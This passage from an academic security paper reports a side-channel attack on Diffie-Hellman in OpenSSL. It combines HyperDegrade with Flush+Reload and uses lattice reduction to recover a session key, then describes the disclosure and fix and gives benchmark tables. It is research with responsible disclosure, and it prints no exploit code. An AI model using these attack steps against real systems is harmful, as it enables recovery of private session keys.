Results. For 1024-bit DH, the lattice-based cryptanalysis requires 173 samples where padding occurred (explained later). Therefore, the following equation defines the average number of traces that need to be captured, where $\Pr[\text{pad}] = 1/177 \approx 0.00565$ with the fixed RFC 5114 [38] parameters.

$$\text{num_traces} = 173/(\Pr[\text{TP}] \cdot \Pr[\text{pad}])$$

Considering the very low probability the leakage occurs and the increased complexity of lattice-based cryptanalysis in the presence of errors (see [4, Sect. 6]), reducing the number of traces is important for attack effectiveness.

Table 7 shows the best parameter set results for each degrade strategy that could lead to a successful attack. Note that HyperDegrade clearly reduced the number of required traces to succeed by at least a factor of 3.3 when compared with Degrade (the second best performer). This translates into a considerable reduction in the number of traces: from 181k to 53k. Moreover, Figure 9 shows there is not just a single parameter set where HyperDegrade performs better than Degrade, but rather there are 88 of them. These results provide evidence that HyperDegrade can perform better than the other two degrade strategies for mounting Flush+Reload attacks on cryptography applications, answering RQ 3.

[5] https://www.openssl.org/docs/manmaster/man1/openssl-cmp.html




Figure 9: Degrade strategies comparison: how many parameter sets can be used to mount an attack using x-number of traces.

6.3 End-to-End Attack Instance

The remainder of this section answers RQ 4. We begin with lattice details, then finish with the results of our end-to-end attack.

Lattice construction. Alice's public key g^a is readily available and the attacker observes g^b from the original target query, along with ciphertext encrypted under the shared session key g^{ab} (private). Then the attacker proceeds with chosen queries, crafting ciphertext $g^b g^{r_i}$ and random r_i for submitting to Alice for decryption. Alice then computes $(g^b g^{r_i})^a = g^{ab} \cdot (g^a)^{r_i}$ with the attacker measuring if padding occurs. This is an instance of the hidden number problem (HNP) by Boneh and Venkatesan [14]—to recover $\alpha = g^{ab}$ given many $t_i = (g^a)^{r_i}$.

We use the lattice construction by Nguyen and Shparlinski [43] verbatim, stated here for completeness. Restricting to the t_i where padding occurred, our SCA data tells us $0 < \alpha t_i < p/2^\ell$, where we set $\ell = 8$ due to the nature of this particular side channel; recall "branch taken" in Figure 8 says at least the top eight bits are clear. Denoting $u_i = p/2^{\ell+1}$ yields $v_i = |\alpha t_i - u_i|_p \leq p/2^{\ell+1}$ where $|x|_p$ is signed modulo p reduction centered around zero. Then there are integers λ_i where $\mathrm{abs}(\alpha t_i - u_i - \lambda_i) \leq p/2^{\ell+1}$ holds, and this is the key observation for lattice attacks; the u_i approximate αt_i since they are closer than a random integer modulo p. Consider the rational $d+1$-dimension lattice generated by the rows of the following matrix.

$$B = \begin{bmatrix} 2Wp & 0 & \dots & \dots & 0 \\ 0 & 2Wp & \ddots & \vdots & \vdots \\ \vdots & \ddots & \ddots & 0 & \vdots \\ 0 & \dots & 0 & 2Wp & 0 \\ 2Wt_1 & \dots & \dots & 2Wt_d & 1 \end{bmatrix}$$

When we set $W = 2^\ell$, $\vec{x} = (\lambda_1, \dots, \lambda_d, \alpha)$, $\vec{y} = (2Wv_1, \dots, 2Wv_d, \alpha)$, and $\vec{u} = (2Wu_1, \dots, 2Wu_d, 0)$ we get the linear relationship $\vec{x}B - \vec{u} = \vec{y}$. Solving the Closest Vector Problem (CVP) with inputs B and $\vec{u}$ yields $\vec{x}$, and hence the target session key α. We also use the traditional CVP-to-SVP (Shortest Vector Problem) embedding by Goldreich et al. [25, Sec. 3.4]. Pereida García et al. [52] suggest weighting on the average logarithm, hence we set $W = 2^{\ell+1}$ in our $\ell = 8$ scenario. Lastly, to set the lattice dimension we use the heuristic from [59, Sect. 9.1] verbatim, which is $d = 1 - e^{-c}$. With their suggested confidence factor $c = 1.35$ (to improve key bit independence), in our case it leads to $d = 173$; this explains the constant from Section 6.2. We use the same BKZ block size parameter as [40, Table 3], $\beta = 60$.

Results. Following the results of Section 6.2, we proceeded to capture 60k traces using HYPERDEGRADE and the parameter set shown in Table 7. Our capture tooling implements precisely step (i) to (iii) in Section 6.1, obtaining a target ciphertext, constructing chosen ciphertexts, and querying the oracle. In the end, at each capture iteration the attacker only needs to modify a public key field in an ASN.1 structure to produce a new chosen ciphertext, then take the measurements while Alice performs the decryption.

Considering the padding probability $\Pr[\text{pad}] = 1/177$, the expected number of padded traces in the 60k set is 339. After processing each trace, our tooling detected 3611 paddings. It indicates that, with high probability, these also contain false positives. Albrecht and Heninger [4] focus on lattice-based cryptanalysis of ECDSA and suggest adjusting lattice parameters at the cost of increased computation to compensate for errors. We instead use a different approach in the DH setting—not applicable in the ECDSA setting due to its usage of nonces—to counteract those false positives.

To reduce the FP rate, for each trace where we detected padding, we retry the query seven times and majority vote the result. From the 3611 traces detected as padded, only 239 passed the majority voting. Therefore, the total number of traces captured was $60\text{k} + 7 \cdot 3611 = 85277$.

Even with the majority voting, some false positives could remain; we sorted the 239 samples by the vote count. Then we selected the highest ranked 173 samples to build the HNP instances. For the sake of completeness, we verified there were 47 false positives in the 239 set; however, all had the lowest vote count of four.

We implemented our lattice using BKZ reduction from `fpylll`[6], a Python wrapper for the `fplll` C++ library [20]. We constructed 24 lattice instances from our SCA data, and executed these in parallel on a 2.1 GHz dual CPU Intel Xeon Silver 4116 (24 cores, 48 threads across 2 CPUs) running Ubuntu 20 with 256 GB memory. The first instance to recover the session key did so in one hour and five minutes with a

[6] https://github.com/fplll/fpylll

single BKZ reduction. With no abstractions, utilizing real trace data at the application level, and real protocol messages, our end-to-end attack resolves RQ 4.

OpenSSL disclosure. We contacted the OpenSSL security team to disclose our results regarding the exploitability of this leak. We also designed, implemented and tested a fix[7] that avoids executing the leaky branch. We achieved this by changing the default behavior of the `dh->meth->compute_key` function pointer to always return a fixed-length array (i.e., the public byte length of p) in constant time, ensuring variable `pad` is zero in Figure 8 (i.e., `BN_num_bytes(dh->p)` and `rv` are equal). Retaining the branch and not simply removing it is due to backwards compatibility issues with OpenSSL engines [57]. OpenSSL merged our fix on 10 January 2021, included as of version 1.1.1j.

7 Conclusion

HYPERDEGRADE increases performance degradation with respect to state-of-the-art. The difference depends on the targeted process, but we achieved slowdown factors up to three orders of magnitude in select microbenchmark cases. In addition to increased cache misses, we discovered the cache-based performance degradation root cause is due to the increased number of machine clears produced by the processor detecting a cache line flush from L1 as self-modifying code (RQ 1). We analyzed the impact of DEGRADE and HYPERDEGRADE on FLUSH+RELOAD traces from a theoretical point of view using leakage assessment tools, demonstrating that HYPERDEGRADE tremendously increases the number of POIs, which reflects in an increased time granularity (RQ 2). From an applied perspective, we designed a fair experiment that compares the three degrade strategies NODEGRADE, DEGRADE, and HYPERDEGRADE when coupled with a FLUSH+RELOAD attack wrt. the number of traces needed to recover a secret from a cryptography implementation (RQ 3). Our resulting data demonstrates the benefits of HYPERDEGRADE, requiring three times less traces and attacker queries to succeed, the latter being the standard metric in applied SCA literature. Regarding cryptography, we answered an open problem from the recently published Raccoon attack, providing experimental evidence that such an attack applies with real data (RQ 4).

Availability. In support of Open Science and to ensure reproducibility, we released our tooling for the Section 4 BEEBS experiment as a freely available research artifact [5] for the benefit of the community. The artifact can be used to reproduce Table 8 and Table 9.

Future work. Our work either reinforces or illuminates several new avenues for continued related research.

In Section 6.2, we noted how the cache hit threshold varies depending on various spy parameters. We have also noted this behavior in other FLUSH+RELOAD scenarios, outside this work. It would definitely be an interesting future research line to investigate its root cause.

In general, our off-the-shelf applied lattice techniques in Section 6.3, while serving their purpose for proof-of-concept, are likely not optimal. Fundamental lattice-based cryptanalysis improvements (e.g., the recent [4]) are beyond the scope of our work, but could reduce dimension and subsequently attacker queries. Similar to our Raccoon variant, the original Raccoon attack [40] is unable to target 2048/256-bit DH with eight bits or less of leakage. The authors leave this as an open problem, and we concur; indeed, improved lattice methods to compensate for these significantly larger finite field elements is an interesting research direction.

Several previous studies gather widespread certificate and key usage statistics. For example, the original Raccoon attack authors gather statistics for static DH keys in X.509 certificates for TLS 1.2 (and lower) authentication, and/or ephemeral-static DH keys in TLS 1.2 (and lower) cipher suites [40, Sect. 7] from public services. Bos et al. [15] gather publicly-available elliptic curve keys from protocols and services such as TLS, SSH, BitCoin, and the Austrian e-identity card; Valenta et al. [60] consider IPSec, as well. Not specific to any particular public key cryptosystem, Lenstra et al. [37] gather publicly-available PGP keys and X.509 certificates for TLS 1.2 (and lower) authentication. Along these lines, although it is beyond the scope of our work, we call for future studies that gather and share S/MIME key usage statistics, paying particular attention to legal issues and privacy since, different from PGP, we are not aware of any general public (distributed) repositories for S/MIME keys.

Acknowledgments. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 804476). Supported in part by CSIC's i-LINK+ 2019 "Advancing in cybersecurity technologies" (Ref. LINKA20216).

References

[1] Intel 64 and IA-32 architectures software developers manual. Volume 3B 325462-073US, Intel, November 2020. URL https://software.intel.com/content/dam/develop/external/us/en/documents-tps/325462-sdm-vol-1-2abcd-3abcd.pdf.

[2] Josh Aas, Richard Barnes, Benton Case, Zakir Durumeric, Peter Eckersley, Alan Flores-López, J. Alex Halderman, Jacob Hoffman-Andrews, James Kasten, Eric Rescorla, Seth D. Schoen, and Brad Warren. Let's Encrypt: An automated certificate authority to encrypt the entire web. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK,*

[7] https://github.com/openssl/openssl/pull/13772

Table 8: BEEBS performance degradation results (cycles, thousands) on Skylake and Kaby Lake.

	Skylake					Kaby Lake				
Benchmark	NoDegrade	Degrade		HyperDegrade		NoDegrade	Degrade		HyperDegrade	
aha-compress	70583	848723	(12.0x)	16222580	(229.8x)	69754	697353	(10.0x)	18585074	(266.4x)
aha-mont64	21954	463471	(21.1x)	12066723	(549.6x)	22148	356097	(16.1x)	11607976	(524.1x)
bs	2032	8991	(4.4x)	171277	(84.3x)	2180	7137	(3.3x)	152106	(69.8x)
bubblesort	332386	9244976	(27.8x)	249121317	(749.5x)	305248	9197521	(30.1x)	229279506	(751.1x)
cnt	13237	191420	(14.5x)	4482733	(338.6x)	13488	187061	(13.9x)	5202446	(385.7x)
compress	8878	104299	(11.7x)	3248479	(365.9x)	9001	109617	(12.2x)	3767946	(418.6x)
cover	6982	172070	(24.6x)	2777996	(397.9x)	7165	95582	(13.3x)	2592937	(361.9x)
crc	7671	139690	(18.2x)	3745933	(488.3x)	7839	152098	(19.4x)	3516855	(448.6x)
crc32	46875	1458728	(31.1x)	31199559	(665.6x)	47004	1716899	(36.5x)	33339067	(709.3x)
ctl-stack	37481	528762	(14.1x)	11150759	(297.5x)	38447	577541	(15.0x)	15785236	(410.6x)
ctl-string	31088	981144	(31.6x)	14581397	(469.0x)	32189	799759	(24.8x)	17316754	(538.0x)
ctl-vector	30742	367393	(12.0x)	7275579	(236.7x)	31266	372204	(11.9x)	8280240	(264.8x)
cubic	33333	201498	(6.0x)	3240751	(97.2x)	30686	184586	(6.0x)	4497482	(146.6x)
dijkstra	1965916	39394667	(20.0x)	962126944	(489.4x)	1979452	36038128	(18.2x)	1032841427	(521.8x)
dtoa	13236	76977	(5.8x)	1374173	(103.8x)	13422	77959	(5.8x)	1838910	(137.0x)
duff	6332	60486	(9.6x)	2488543	(393.0x)	6448	56663	(8.8x)	1876609	(291.0x)
edn	192602	4037466	(21.0x)	65758984	(341.4x)	191705	2978126	(15.5x)	86795945	(452.8x)
expint	29724	395738	(13.3x)	4513790	(151.9x)	30193	377277	(12.5x)	5138636	(170.2x)
fac	4595	64388	(14.0x)	1719178	(374.1x)	4761	60222	(12.6x)	1815137	(381.2x)
fasta	2218271	28380647	(12.8x)	628593367	(283.4x)	2216456	33215414	(15.0x)	644852892	(290.9x)
fdct	7759	23118	(3.0x)	935889	(120.6x)	7863	33953	(4.3x)	993673	(126.4x)
fibcall	2889	19083	(6.6x)	751337	(260.0x)	3054	19906	(6.5x)	824186	(269.8x)
fir	764841	18665980	(24.4x)	731941919	(957.0x)	764893	17441064	(22.8x)	685505153	(896.2x)
frac	12426	138238	(11.1x)	3326194	(267.7x)	12614	153789	(12.2x)	3927731	(311.4x)
huffbench	1400373	12636520	(9.0x)	185693684	(132.6x)	1424397	10053959	(7.1x)	187339402	(131.5x)
insertsort	4381	76538	(17.5x)	1937214	(442.1x)	4518	82371	(18.2x)	2423159	(536.3x)
janne_complex	2443	17672	(7.2x)	387808	(158.7x)	2589	15907	(6.1x)	403711	(155.9x)
jfdctint	11742	117469	(10.0x)	2469100	(210.3x)	11917	106261	(8.9x)	3063148	(257.0x)
lcdnum	2247	20278	(9.0x)	283506	(126.1x)	2419	14790	(6.1x)	357861	(147.9x)
levenshtein	151336	3413532	(22.6x)	94467885	(624.2x)	148115	3324556	(22.4x)	92479156	(624.4x)
ludcmp	8941	86599	(9.7x)	2064081	(230.8x)	9190	71764	(7.8x)	2182355	(237.5x)
matmult-float	67852	1760965	(26.0x)	45235894	(666.7x)	68377	1481444	(21.7x)	53988799	(789.6x)
matmult-int	438567	13438448	(30.6x)	371621846	(847.4x)	444120	9045445	(20.4x)	424979930	(956.9x)
mergesort	519862	9598330	(18.5x)	179589127	(345.5x)	517294	8497198	(16.4x)	207490953	(401.1x)
miniz	3405	17987	(5.3x)	224863	(66.0x)	3547	12738	(3.6x)	290558	(81.9x)
minver	6391	53104	(8.3x)	1275079	(199.5x)	6824	44293	(6.5x)	1331331	(195.1x)
nbody	250992	5342357	(21.3x)	164185274	(654.1x)	253584	5439927	(21.5x)	162955284	(642.6x)
ndes	113555	1740050	(15.3x)	34799379	(306.5x)	119918	1563197	(13.0x)	53176247	(443.4x)
nettle-aes	113306	489386	(4.3x)	14676852	(129.5x)	113123	488887	(4.3x)	21739421	(192.2x)
nettle-arcfour	87327	1784265	(20.4x)	22378097	(256.3x)	87136	1515589	(17.4x)	25846101	(296.6x)
nettle-cast128	13957	23609	(1.7x)	198077	(14.2x)	13263	23692	(1.8x)	166519	(12.6x)
nettle-des	9179	27907	(3.0x)	250080	(27.2x)	9336	30056	(3.2x)	202710	(21.7x)
nettle-md5	7482	35234	(4.7x)	549028	(73.4x)	7604	29737	(3.9x)	732806	(96.4x)
nettle-sha256	14957	55160	(3.7x)	1459782	(97.6x)	15014	56483	(3.8x)	1314044	(87.5x)
newlib-exp	3667	23027	(6.3x)	344297	(93.9x)	3815	23708	(6.2x)	484350	(126.9x)
newlib-log	3176	14916	(4.7x)	352798	(111.1x)	3304	15313	(4.6x)	417836	(126.4x)
newlib-mod	2280	10949	(4.8x)	203870	(89.4x)	2486	11338	(4.6x)	221979	(89.3x)
newlib-sqrt	9448	140972	(14.9x)	5497784	(581.8x)	9608	143752	(15.0x)	3787532	(394.2x)
ns	27810	920498	(33.1x)	30642549	(1101.9x)	24270	718504	(29.6x)	25730490	(1060.1x)
nsichneu	12465	17453	(1.4x)	129175	(10.4x)	12680	17799	(1.4x)	128992	(10.2x)
prime	58915	934324	(15.9x)	11517642	(195.5x)	57920	922405	(15.9x)	14618565	(252.4x)
qsort	3868	34437	(8.9x)	636532	(164.5x)	4014	26922	(6.7x)	831894	(207.2x)
qurt	5456	56121	(10.3x)	972214	(178.2x)	5588	59091	(10.6x)	1089667	(195.0x)
recursion	7983	149886	(18.8x)	4806422	(602.0x)	7365	140916	(19.1x)	5193849	(705.1x)
rijndael	1831062	11743208	(6.4x)	235853943	(128.8x)	1830953	9728816	(5.3x)	280555490	(153.2x)
select	2499	18750	(7.5x)	286758	(114.7x)	2615	15980	(6.1x)	310185	(118.6x)
sglib-arraybinsearch	32695	941448	(28.8x)	24948746	(763.1x)	32073	913077	(28.5x)	25650916	(799.7x)
sglib-arrayheapsort	73813	964227	(13.1x)	28155013	(381.4x)	74316	1056981	(14.2x)	27101576	(364.7x)
sglib-arrayquicksort	35820	584648	(16.3x)	21360149	(596.3x)	35771	445614	(12.5x)	19761832	(552.4x)
sglib-dllist	103228	931802	(9.0x)	19577829	(189.7x)	103490	784713	(7.6x)	21655708	(209.3x)
sglib-hashtable	73515	720144	(9.8x)	13448462	(182.9x)	75750	672251	(8.9x)	16372567	(216.1x)
sglib-listinsertsort	148962	4155691	(27.9x)	57359384	(385.1x)	147850	4116964	(27.8x)	82759796	(559.8x)
sglib-listsort	82649	851066	(10.3x)	21974191	(265.9x)	83363	786974	(9.4x)	22087737	(265.0x)
sglib-queue	79274	976908	(12.3x)	20131755	(254.0x)	79976	999905	(12.5x)	28994719	(362.5x)
sglib-rbtree	194861	1795057	(9.2x)	39956917	(205.1x)	198968	1518989	(7.6x)	47673755	(239.6x)
slre	81356	961313	(11.8x)	22990277	(282.6x)	81068	885753	(10.9x)	27643530	(341.0x)
sqrt	278604	5427855	(19.5x)	66636453	(239.2x)	275896	4302655	(15.6x)	78476306	(284.4x)
st	46255	758154	(16.4x)	13044156	(282.0x)	45667	563498	(12.3x)	14099803	(308.7x)
statemate	5587	36137	(6.5x)	989900	(177.2x)	5768	36597	(6.3x)	1074219	(186.2x)
stb_perlin	170355	2261082	(13.3x)	64860091	(380.7x)	141765	2404186	(17.0x)	63274557	(446.3x)
stringsearch1	15819	91324	(5.8x)	4618112	(291.9x)	16061	102834	(6.4x)	4935053	(307.3x)
strstr	5200	48645	(9.4x)	1224891	(235.5x)	5354	51939	(9.7x)	1345225	(251.2x)
tarai	2884	28585	(9.9x)	754962	(261.7x)	2965	18523	(6.2x)	682388	(230.1x)
trio-snprintf	16952	78512	(4.6x)	1100793	(64.9x)	17144	72171	(4.2x)	1273947	(74.3x)
trio-sscanf	21499	152353	(7.1x)	2933134	(136.4x)	22001	120026	(5.5x)	3577032	(162.6x)
ud	11215	69845	(6.2x)	1724508	(153.8x)	11106	75100	(6.8x)	2196806	(197.8x)
whetstone	335501	2891946	(8.6x)	55686230	(166.0x)	301591	2700492	(9.0x)	61531596	(204.0x)

Table 9: BEEBS performance degradation results (cycles, thousands) on Coffee Lake and Whiskey Lake.

	Coffee Lake					Whiskey Lake				
Benchmark	NoDegrade	Degrade		HyperDegrade		NoDegrade	Degrade		HyperDegrade	
aha-compress	71096	813585	(11.4x)	21102464	(296.8x)	69668	816475	(11.7x)	23975673	(344.1x)
aha-mont64	21931	468459	(21.4x)	12821078	(584.6x)	21687	492008	(22.7x)	15890278	(732.7x)
bs	1874	9676	(5.2x)	183221	(97.8x)	1763	8435	(4.8x)	207217	(117.5x)
bubblesort	335556	9468033	(28.2x)	322437859	(960.9x)	302489	11286756	(37.3x)	369824760	(1222.6x)
cnt	13046	231693	(17.8x)	5177506	(396.8x)	13030	240288	(18.4x)	6270126	(481.2x)
compress	8728	115043	(13.2x)	4971456	(569.6x)	8552	115566	(13.5x)	5197671	(607.7x)
cover	6779	115233	(17.0x)	3332393	(491.6x)	7151	118538	(16.6x)	2716975	(379.9x)
crc	7526	160400	(21.3x)	4230637	(562.1x)	7601	177394	(23.3x)	3880102	(510.4x)
crc32	47198	1842254	(39.0x)	36548242	(774.4x)	46386	2035556	(43.9x)	37694482	(812.6x)
ctl-stack	37440	616068	(16.5x)	14702668	(392.7x)	37847	725898	(19.2x)	21964505	(580.3x)
ctl-string	31313	853770	(27.3x)	18846973	(601.9x)	31845	704006	(22.1x)	19457277	(611.0x)
ctl-vector	30486	436212	(14.3x)	9325473	(305.9x)	30914	442518	(14.3x)	10432897	(337.5x)
cubic	33872	209368	(6.2x)	9250622	(273.1x)	30295	215268	(7.1x)	9827263	(324.4x)
dijkstra	1970036	44216908	(22.4x)	1253757348	(636.4x)	1961091	42750800	(21.8x)	1470626853	(749.9x)
dtoa	13163	88265	(6.7x)	2015472	(153.1x)	13020	78937	(6.1x)	2348685	(180.4x)
duff	6198	73171	(11.8x)	2860949	(461.6x)	6043	63287	(10.5x)	2248195	(372.0x)
edn	194838	3877224	(19.9x)	86990331	(446.5x)	196602	4120570	(21.0x)	104584239	(532.0x)
expint	29623	468879	(15.8x)	4908536	(165.7x)	29713	453217	(15.3x)	5642536	(189.9x)
fac	4334	77443	(17.9x)	1858161	(428.7x)	4226	62654	(14.8x)	2150388	(508.8x)
fasta	2241455	36760694	(16.4x)	718824003	(320.7x)	2285382	38691950	(16.9x)	770811211	(337.3x)
fdct	7519	25085	(3.3x)	1528669	(203.3x)	7465	38172	(5.1x)	2103383	(281.7x)
fibcall	2713	20411	(7.5x)	827897	(305.2x)	2731	22243	(8.1x)	893172	(327.0x)
fir	772946	17543810	(22.7x)	804645036	(1041.0x)	855949	22698227	(26.5x)	827569902	(966.8x)
frac	12313	172861	(14.0x)	5878181	(477.4x)	12136	185299	(15.3x)	5985378	(493.2x)
huffbench	1417998	14160500	(10.0x)	216244934	(152.5x)	1449947	13955966	(9.6x)	229499477	(158.3x)
insertsort	4212	81626	(19.4x)	2250385	(534.2x)	4065	95022	(23.4x)	2758031	(678.3x)
janne_complex	2272	17739	(7.8x)	449771	(197.9x)	2171	18005	(8.3x)	484653	(223.2x)
jfdctint	11636	142194	(12.2x)	2969790	(255.2x)	11497	123960	(10.8x)	3773542	(328.2x)
lcdnum	2065	22535	(10.9x)	323111	(156.4x)	1950	16860	(8.6x)	395945	(203.0x)
levenshtein	153352	3282550	(21.4x)	108037727	(704.5x)	149114	4310603	(28.9x)	114304863	(766.6x)
ludcmp	8823	82479	(9.3x)	2434265	(275.9x)	8765	83908	(9.6x)	3208591	(366.0x)
matmult-float	68462	1689146	(24.7x)	50348408	(735.4x)	67895	1762057	(26.0x)	57860913	(852.2x)
matmult-int	443996	9399015	(21.2x)	375279612	(845.2x)	443126	11765284	(26.6x)	501250720	(1131.2x)
mergesort	525439	10632506	(20.2x)	222978650	(424.4x)	514642	10430846	(20.3x)	281787323	(547.5x)
miniz	3270	14691	(4.5x)	412024	(126.0x)	3143	13570	(4.3x)	487135	(155.0x)
minver	6194	53678	(8.7x)	1413440	(228.2x)	6373	52712	(8.3x)	1506640	(236.4x)
nbody	256466	6453615	(25.2x)	191264270	(745.8x)	252409	5888723	(23.3x)	216254299	(856.8x)
ndes	114508	1772845	(15.5x)	54788991	(478.5x)	119261	1683039	(14.1x)	65749412	(551.3x)
nettle-aes	114333	567288	(5.0x)	31052424	(271.6x)	112622	576548	(5.1x)	34106112	(302.8x)
nettle-arcfour	88005	2120577	(24.1x)	26954748	(306.3x)	86661	1436640	(16.6x)	35980953	(415.2x)
nettle-cast128	13974	26723	(1.9x)	206736	(14.8x)	12886	23546	(1.8x)	317716	(24.7x)
nettle-des	9078	32316	(3.6x)	255601	(28.2x)	8921	23980	(2.7x)	238207	(26.7x)
nettle-md5	7350	32253	(4.4x)	675813	(91.9x)	7217	29839	(4.1x)	937431	(129.9x)
nettle-sha256	14889	65280	(4.4x)	1735502	(116.6x)	14623	62231	(4.3x)	1652764	(113.0x)
newlib-exp	3658	25479	(7.0x)	661410	(180.8x)	3352	18812	(5.6x)	639414	(190.7x)
newlib-log	3038	16828	(5.5x)	511174	(168.2x)	2908	12749	(4.4x)	546217	(187.8x)
newlib-mod	2098	12596	(6.0x)	286197	(136.4x)	2010	13121	(6.5x)	337327	(167.8x)
newlib-sqrt	9430	186240	(19.7x)	6294054	(667.4x)	9174	183378	(20.0x)	5230626	(570.1x)
ns	28058	823601	(29.4x)	32090464	(1143.7x)	23796	943435	(39.6x)	32109538	(1349.3x)
nsichneu	12323	18872	(1.5x)	160230	(13.0x)	12236	18332	(1.5x)	164601	(13.5x)
prime	58925	944634	(16.0x)	16115583	(273.5x)	57233	1005099	(17.6x)	18090661	(316.1x)
qsort	3625	34736	(9.6x)	810665	(223.6x)	3543	28630	(8.1x)	1046006	(295.2x)
qurt	5333	67598	(12.7x)	1442175	(270.4x)	5140	64387	(12.5x)	1418908	(276.0x)
recursion	7838	177321	(22.6x)	5943982	(758.3x)	6813	147406	(21.6x)	5670809	(832.3x)
rijndael	1846763	10954085	(5.9x)	298854160	(161.8x)	1829801	11877918	(6.5x)	301644496	(164.9x)
select	2304	17312	(7.5x)	335812	(145.7x)	2182	18485	(8.5x)	369037	(169.1x)
sglib-arraybinsearch	32531	1061435	(32.6x)	28361404	(871.8x)	31769	1107230	(34.9x)	31999324	(1007.2x)
sglib-arrayheapsort	74568	1174730	(15.8x)	41340255	(554.4x)	73905	1196702	(16.2x)	50085952	(677.7x)
sglib-arrayquicksort	36200	583738	(16.1x)	26300739	(726.5x)	35305	545617	(15.5x)	25654013	(726.6x)
sglib-dllist	104108	947183	(9.1x)	26737508	(256.8x)	102530	930507	(9.1x)	31315926	(305.4x)
sglib-hashtable	72956	752795	(10.3x)	23759580	(325.7x)	74857	798844	(10.7x)	27269711	(364.3x)
sglib-listinsertsort	150571	3901838	(25.9x)	79469309	(527.8x)	151002	5126991	(34.0x)	99854495	(661.3x)
sglib-listsort	83492	865237	(10.4x)	26506487	(317.5x)	83432	879144	(10.5x)	31338183	(375.6x)
sglib-queue	79923	1171442	(14.7x)	33365763	(417.5x)	79308	1213322	(15.3x)	41832831	(527.5x)
sglib-rbtree	197550	1975689	(10.0x)	55392435	(280.4x)	198785	1797773	(9.0x)	59307610	(298.3x)
slre	81343	966902	(11.9x)	30416350	(373.9x)	79819	1022986	(12.8x)	34449484	(431.6x)
sqrt	281429	6231013	(22.1x)	91157327	(323.9x)	286888	4148972	(14.5x)	87278192	(304.2x)
st	46787	879737	(18.8x)	13216784	(282.5x)	45113	591158	(13.1x)	16071550	(356.2x)
statemate	5426	48227	(8.9x)	1187334	(218.8x)	5319	41665	(7.8x)	1302996	(244.9x)
stb_perlin	170913	2951012	(17.3x)	81001658	(473.9x)	141537	3078432	(21.7x)	85481578	(604.0x)
stringsearch1	15688	95590	(6.1x)	5010590	(319.4x)	15624	116866	(7.5x)	6019351	(385.3x)
strstr	5072	59257	(11.7x)	1662703	(327.8x)	4943	51456	(10.4x)	2064634	(417.6x)
tarai	2698	25798	(9.6x)	898884	(333.1x)	2566	24645	(9.6x)	937342	(365.3x)
trio-snprintf	16752	89957	(5.4x)	1578752	(94.2x)	16670	80103	(4.8x)	1886009	(113.1x)
trio-sscanf	21441	170602	(8.0x)	4218744	(196.8x)	21561	121913	(5.7x)	4357713	(202.1x)
ud	11003	70482	(6.4x)	2121308	(192.8x)	10692	77272	(7.2x)	2755305	(257.7x)
whetstone	337043	3331038	(9.9x)	87417253	(259.4x)	301729	3001540	(9.9x)	99761886	(330.6x)

Table 10: PARSEC performance degradation results (cycles, thousands) on Skylake and Kaby Lake.

	Skylake					Kaby Lake				
Benchmark	NoDegrade	Degrade		HyperDegrade		NoDegrade	Degrade		HyperDegrade	
blackscholes	1054281	1780761	(1.7x)	18930407	(18.0x)	1076981	1865230	(1.7x)	23938125	(22.2x)
streamcluster	1615085	5743487	(3.6x)	135072031	(83.6x)	1609993	5117245	(3.2x)	149581491	(92.9x)
fluidanimate	1811088	8432568	(4.7x)	152698071	(84.3x)	1819377	8398743	(4.6x)	176033235	(96.8x)
swaptions	1530971	5362703	(3.5x)	85922802	(56.1x)	1534618	5586172	(3.6x)	112188654	(73.1x)
freqmine	2287791	4632607	(2.0x)	59327806	(25.9x)	2312730	4426167	(1.9x)	70071636	(30.3x)
canneal	2682216	9233551	(3.4x)	104439434	(38.9x)	3017818	8427129	(2.8x)	123489532	(40.9x)

Table 11: PARSEC performance degradation results (cycles, thousands) on Coffee Lake and Whiskey Lake.

	Coffee Lake					Whiskey Lake				
Benchmark	NoDegrade	Degrade		HyperDegrade		NoDegrade	Degrade		HyperDegrade	
blackscholes	960317	1653042	(1.7x)	23307722	(24.3x)	897093	1728380	(1.9x)	35757406	(39.9x)
streamcluster	1612074	5753689	(3.6x)	150934680	(93.6x)	1438805	5510738	(3.8x)	263693538	(183.3x)
fluidanimate	1616088	7346424	(4.5x)	172996775	(107.0x)	1626180	9221194	(5.7x)	212095965	(130.4x)
swaptions	1614836	5397065	(3.3x)	92169463	(57.1x)	1356684	6204397	(4.6x)	149384195	(110.1x)
freqmine	2152394	4007422	(1.9x)	69069190	(32.1x)	2113832	4481302	(2.1x)	80329274	(38.0x)
canneal	2567086	7895577	(3.1x)	112026498	(43.6x)	2566824	9135742	(3.6x)	127757591	(49.8x)

November 11-15, 2019, pages 2473–2487. ACM, 2019. URL https://doi.org/10.1145/3319535.3363192.

[3] Onur Acıiçmez, Billy Bob Brumley, and Philipp Grabher. New results on instruction cache attacks. In Stefan Mangard and François-Xavier Standaert, editors, *Cryptographic Hardware and Embedded Systems, CHES 2010, 12th International Workshop, Santa Barbara, CA, USA, August 17-20, 2010. Proceedings*, volume 6225 of *LNCS*, pages 110–124. Springer, 2010. URL https://doi.org/10.1007/978-3-642-15031-9_8.

[4] Martin R. Albrecht and Nadia Heninger. On bounded distance decoding with predicate: Breaking the "lattice barrier" for the hidden number problem. In Anne Canteaut and François-Xavier Standaert, editors, *Advances in Cryptology - EUROCRYPT 2021 - 40th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Zagreb, Croatia, October 17-21, 2021, Proceedings, Part I*, volume 12696 of *LNCS*, pages 528–558. Springer, 2021. URL https://doi.org/10.1007/978-3-030-77870-5_19.

